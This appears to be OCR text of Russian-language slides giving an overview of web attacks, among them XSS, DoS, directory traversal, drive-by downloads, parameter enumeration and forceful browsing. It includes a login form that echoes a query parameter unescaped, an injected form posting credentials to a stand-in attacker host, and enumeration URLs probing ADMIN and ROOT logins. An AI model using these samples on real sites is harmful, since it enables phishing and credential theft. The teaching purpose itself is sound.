
Цели: Любые системы

Успешная атака

Buffer Overflow



Cross-Site Scripting




Межсайтовый скриптинг

```
<form method="POST" action="CheckCredentials.asp">
<!-- display error message, if it exists -->
<%=request.querystring("ErrorMessage")%>
Username: <input type="text" name="UserName" /><br />
Password: <input type="password" name="Password" /><br />
<input type="submit" name="submit" value="log in!" />
</form>
```

```
<form method="POST" action="somepage.asp"></form>
<form method="POST" action="http://www.haxOr.com/stealPassword.asp">
Username: <input type="text" name="UserName" /><br />
Password: <input type="password" name="Password" /><br />
<input type="submit" name="submit" value="log in!" />
</form>
```

ZEUS BOT


RRC Denial of Service (DoS) - Distributed Denial of Service (DDoS)




Отказ в обслуживании – Распределенный отказ в обслуживании

RRC

Directory Traversal





Подмена директорий

Все веб сервера


Доступ к файлам

Высокий риск

Drive-by-Downloads

ПК пользователя

Атака



Угон загрузки

Зомби


File/Parameter Enumeration


HTTP://WWW.MYDOMAIN.COM/PAGE1.ASP OR HTTP://WWW.MYDOMAIN.COM/MAIN.ASP?PAGE=1
HTTP://WWW.MYDOMAIN.COM/PAGE2.ASP OR HTTP://WWW.MYDOMAIN.COM/MAIN.ASP?PAGE=2
HTTP://WWW.MYDOMAIN.COM/PAGE3.ASP OR HTTP://WWW.MYDOMAIN.COM/MAIN.ASP?PAGE=3
HTTP://WWW.MYDOMAIN.COM/PAGE4.ASP OR HTTP://WWW.MYDOMAIN.COM/MAIN.ASP?PAGE=4

http://www.mydomain.com/login.jsp?usertype=regular&username=PETE&password=doe
http://www.mydomain.com/login.jsp?usertype=regular&username=ADMIN&password=doe
http://www.mydomain.com/login.jsp?usertype=regular&username=ROOT&password=doe

Перебор или изменение файлов либо параметров

Forceful Browsing






Скрытые файлы

Скрытые папки

Внутренние компоненты

Просмотр перебором

Google Hacking



RRC


Hacktivism

Госучреждения

Крупные компании

